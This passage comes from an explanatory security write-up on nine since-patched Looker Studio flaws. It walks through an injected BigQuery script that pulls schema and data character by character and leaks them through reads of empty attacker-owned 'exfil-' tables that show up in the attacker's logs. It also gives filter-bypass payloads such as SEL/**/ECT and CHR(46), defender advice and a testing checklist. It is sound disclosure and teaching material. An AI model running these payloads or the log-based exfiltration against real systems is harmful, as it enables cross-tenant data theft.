but still touches the attacker's project, another trace.SET dyn_sql = FORMAT(""" /**/SELECT ARRAY_AGG(CAST(%s AS STRING)) /**/FROM placeholderproject...placeholdertable WHERE %s IS NOT NULL """, col_name, col_name); EXECUTE IMMEDIATE dyn_sql INTO row_array;gathers all the values of one column into a list, skipping empty ones.CAST(... AS STRING)turns a value into text.INTO row_arraystores the result in the variable.SET row_idx = 1; WHILE row_idx <= ARRAY_LENGTH(row_array) DO ...loops over each row value.SET row_val = row_array[ORDINAL(row_idx)];picks the current value.SET row_char_index = 1; WHILE row_char_index <= LENGTH(row_val) DO ...walks that value character by character, exactly as before.SET row_char = LOWER(SUBSTR(row_val, row_char_index, 1));takes one character.IF REGEXP_CONTAINS(row_char, r'^[a-z0-9]$') THEN SET dyn_sql = FORMAT(""" /**/SELECT 'exfil%s' AS from_table, '%s' AS character, %d AS position_in_value, '%s' AS column_name, '%s' AS full_value /**/FROM attackerplaceholderproject...attackerplaceholdertable%s LIMIT 1 """, row_char, row_char, row_char_index, col_name, row_val, row_char);builds a query against the table named after that character, this time also recording which column and which full value it came from.- END;` runs it and catches errors, as before.
SET row_char_index = row_char_index + 1;next character.EXECUTE IMMEDIATE """ /**/SELECT 'exfil-' ... WHERE FALSE """;another harmless trace query.SET row_idx = row_idx + 1;next row.SET col_index = col_index + 1;next column.END;closes the script./**/SELECT COUNT(1) AS t0_qt_m7hbtdzlsd, clmn0_ AS t0_qt_pwfmdd4lsd, clmn1_ /**/FROM ( /**/SELECT (/**/SELECT AS STRUCT 1 AS a) AS clmn0_, t0.name AS clmn1_ /**/FROMplaceholderproject.placeholderdataset.placeholdertableAS t0 --restores the query shape Looker Studio expects, and the trailing--comments out whatever SQL Looker Studio appends by default. In SQL,--makes the rest of the line a comment.
In short: the script reads the target table's text column names, walks each name character by character, and for every letter or digit builds and runs a query against a table named after that character in the attacker's project. It then gathers each column's values into a list and repeats the character-by-character walk over every value. The error handlers swallow failures so the loops keep going.
Blind exfiltration through cross-tenant logs
Why not simply copy the data into the attacker's own tables? Because that would need OAuth scopes the victim may not have granted. An OAuth scope is a permission slip: when you log in with Google, the app asks for specific abilities, such as "read your BigQuery data", and you approve them. If the victim never approved writing to the attacker's project, the attacker cannot write there.
So the data is stolen blind: the attacker never sees it directly, only indirect traces. Here is how:
- Attacker setup. In the attacker's own project, a series of empty BigQuery tables were created and made publicly accessible to allow cross-tenant queries. They were named exfil-a, exfil-b, exfil-c, exfil-1, exfil-2 and so on, one for every character and number.
- The ping. Inside the injected SQL, when a character from the victim's data is discovered, for example the letter 'L' from a column named "Liv", a statement such as
SELECT * FROM attacker_project.exfil-lis run. - Log analysis. The victim's BigQuery job, running the injected script, tries to read from the attacker's exfil-l table. The read returns no data, because the tables are empty, but it generates a log entry in the attacker's Google Cloud project. By monitoring those logs and piecing together the order of table accesses, the attacker reconstructs the victim's data.
Think of it as a prisoner tapping on the wall: the taps carry no message themselves, but the pattern of taps spells one out. Here the "taps" are log entries.
The attack in action
A malicious Looker Studio report can be shared with a victim, with the "Notify" box unchecked for stealth, or embedded on a website. The moment the victim opens the report or visits the malicious website, their browser:
- Connects to the report.
- Uses the victim's credentials to access the data source, which has been secretly configured to point to the victim's BigQuery.
- Runs the
NATIVE_DIMENSIONcalculated field to display and load the attached data source. - Runs the injected multi-statement script, which extracts all BigQuery table and column names in the victim's Google Cloud project, then all the data.
- Triggers a "ping" to one of the public exfil tables for each extracted character.
- Lets the attacker monitor their own Google Cloud logs and reconstruct the victim's entire database, without the victim seeing a warning or granting explicit permission.
Why it worked
The first vulnerability is a textbook SQL injection in the query builder: column aliases supplied by the user are glued into the SQL that becomes a BigQuery job. The protections in place were string-level filters, replacing dots with underscores and stripping spaces, rather than proper quoting or parameterisation. Parameterisation means passing user input to the database as data, never as instructions, so it can never be mistaken for code. SQL comments stand in for whitespace, and CHR(46) with CONCAT builds a dot after the filter has already run, so both filters fail.
The second is a logic flaw in the "Copy Report" flow: cloning a report also clones the credentials of its JDBC data sources, and the copier becomes the owner of the copy, with access to data source management and custom queries. The credential should have stayed with the original report. The console even showed an error while the query still ran, so what the screen said did not match what the backend did.
The third combines two weaknesses. The connection requests (createBlockDatasource, publishDatasource) accept project and dataset details for a data source the user cannot access, so a report can be configured to point at another tenant's BigQuery while using viewer credentials. And the SQL validation on NATIVE_DIMENSION is a keyword text filter that does not understand SQL comments, so SEL/**/ECT and FR/**/OM pass. Because NATIVE_DIMENSION runs raw SQL on report load, the victim's own credentials run the attacker's script. The exfiltration avoids needing write permissions by turning reads of empty attacker-owned tables into log entries.
What was at risk
Across the nine issues, attackers could run arbitrary SQL on victims' databases and steal sensitive data with zero-click and one-click attacks, and could insert and delete data in victims' services and Google Cloud environments. The affected data connectors include Google Sheets, BigQuery, Spanner, PostgreSQL, MySQL, Cloud Storage and almost any other Looker Studio connector. Exposure spans entire datasets and projects across different cloud tenants, meaning different companies. The ninth issue is listed as Cross Tenant Denial of Wallet Through BigQuery.
The zero-click attacks need a public report with a vulnerable data source, or a report shared with the attacker beforehand. The one-click attack needs the victim to open a malicious report or visit a malicious website, and it runs with the victim's own permissions. In the demonstrated 0-click cases the attacker could read, write, update and delete data in the report owner's database.
The fix
Google patched all the issues globally after Tenable's responsible disclosure. Responsible disclosure is the practice of telling the vendor privately first and giving them time to fix the problem before publishing details. Because all instances of Looker Studio are managed by Google, no action is required by customers.
The report's guidance for limiting exposure:
- Audit who has "View" access to reports, whether public or private.
- Treat BI connectors as a critical part of the attack surface. The attack surface is everything an attacker could possibly touch: every feature, every input, every connection.
- Do not allow the service to access a connector you no longer use.
To limit access to Looker Studio connectors, the report points to Google's guide on removing or reconnecting Looker Studio's access to your Google account:
In that example, Looker Studio has access to services including Google SQL, BigQuery, Cloud Storage, Analytics and Drive.
Things to test in your own systems
These are the lessons generalised, so that anyone testing a similar product knows where to look:
- Alias and identifier injection in other query builders. Send a column alias containing
/**/andCHR(46)/CONCATconstructions in any request that names columns, such as batchedDataV2. A positive result is a BigQuery job, or equivalent backend query, whose text contains your injected script block. - Space and dot filters elsewhere. Wherever a filter strips spaces or rewrites dots, try SQL comments as whitespace and character-code functions to rebuild the forbidden character at execution time. A positive result is a query that runs with the reconstructed identifier.
- Report copy flows. Copy a report that uses owner credentials on a JDBC data source, then check whether the copy's data source still holds the original credentials and whether custom queries run without re-authentication. A positive result is a query running against the original database from the copy.
- Data source connection requests. Intercept requests such as createBlockDatasource and publishDatasource and substitute another tenant's project and dataset. A positive result is a report whose configuration references the other tenant's table.
- Keyword filters on raw SQL fields. In any feature that accepts raw SQL (calculated fields, native dimensions, custom queries), try
SEL/**/ECTandFR/**/OM. A positive result is acceptance by the validator and execution by the backend. - Multi-statement scripts. Where single statements are blocked, try
BEGIN ... ENDblocks withDECLARE,WHILEandEXECUTE IMMEDIATE. A positive result is a script that loops overINFORMATION_SCHEMAand completes. - Blind exfiltration through logs. Create empty, publicly readable tables named per character in your own project and have the injected SQL select from them. A positive result is a sequence of log entries in your project that maps to the victim's data.
Glossary
- Alias: a temporary nickname given to a column in a query so it can be referred to by a short, unique name.
- API: a defined way for one piece of software to ask another for something, like a waiter taking your order to the kitchen.
- Attack surface: everything an attacker could possibly interact with: features, inputs, connections.
- Authentication token: a temporary credential, like an ID badge, that proves who you are without repeating your password.
- BigQuery: Google's large-scale cloud database service.
- BigQuery job: a unit of work BigQuery runs and records, such as a query.
- Blind exfiltration: stealing data without ever seeing it directly, by observing indirect traces such as logs.
- Business intelligence (BI): turning raw data into charts and reports people can act on.
- Cloud Storage: Google's service for storing files.
- Comment (SQL): text between
/*and*/, or after--, that the database ignores; it can stand in for a space. - Connector: the piece of Looker Studio that links a report to a particular kind of data source.
- Cookie: a small piece of storage in your browser, often used to hold session information.
- CRUD: Create, Read, Update, Delete, the four basic operations on stored data.
- Cross-tenant: reaching another company's isolated space in a shared cloud.
- Data source: wherever the data actually lives, such as a database or spreadsheet.
- Denial of wallet: an attack that makes the victim's cloud bill explode rather than taking a service offline.
- Dimension: a field or category in data, such as "customer name".
- EXECUTE IMMEDIATE: a SQL command that runs a piece of text as a query right away.
- INFORMATION_SCHEMA: built-in tables that describe a database's own structure, such as its tables and columns.
- JDBC: a standard way for programs to talk to databases.
- JSON: a structured text format for exchanging data, using
{"key": "value"}pairs. - Looker Studio: Google's cloud-based BI and data visualisation platform, formerly Data Studio.
- Multi-statement script: several SQL commands run in sequence, often wrapped in
BEGIN ... END. - NATIVE_DIMENSION: a Looker Studio feature that lets an editor write raw SQL into a calculated field.
- OAuth scope: a specific permission an app asks for when you log in, such as "read your data".
- One-click attack: an attack that needs the victim to click or open something once.
- Owner credentials: a report setting where data is fetched using the report owner's permissions, whoever is viewing.
- Parameterisation: passing user input to a database as data, never as instructions, so it cannot be mistaken for code.
- Payload: the piece of text or code an attacker sends to trigger a vulnerability.
- Proof of concept (POC): a small demonstration that a vulnerability really works.
- Proxy: a middleman that passes requests to the real source and returns the answer.
- Responsible disclosure: telling a vendor privately about a flaw and giving them time to fix it before publishing.
- Schema: the structure of a database: its tables, columns and types.
- Spanner: another Google cloud database service.
- SQL: Structured Query Language, the standard language for talking to databases.
- SQL injection: tricking a program into treating user input as part of its instructions.
- Tenant: an isolated customer space in a shared cloud service.
- Token: see authentication token.
- Trust boundary: a line in a system where one side is trusted and the other is not; bugs often live there.
- Viewer credentials: a report setting where data is fetched using each viewer's own permissions.
- Web proxy tool: software that sits between browser and website and lets you pause, read and edit requests.
- Zero-click attack: an attack that needs nothing at all from the victim.





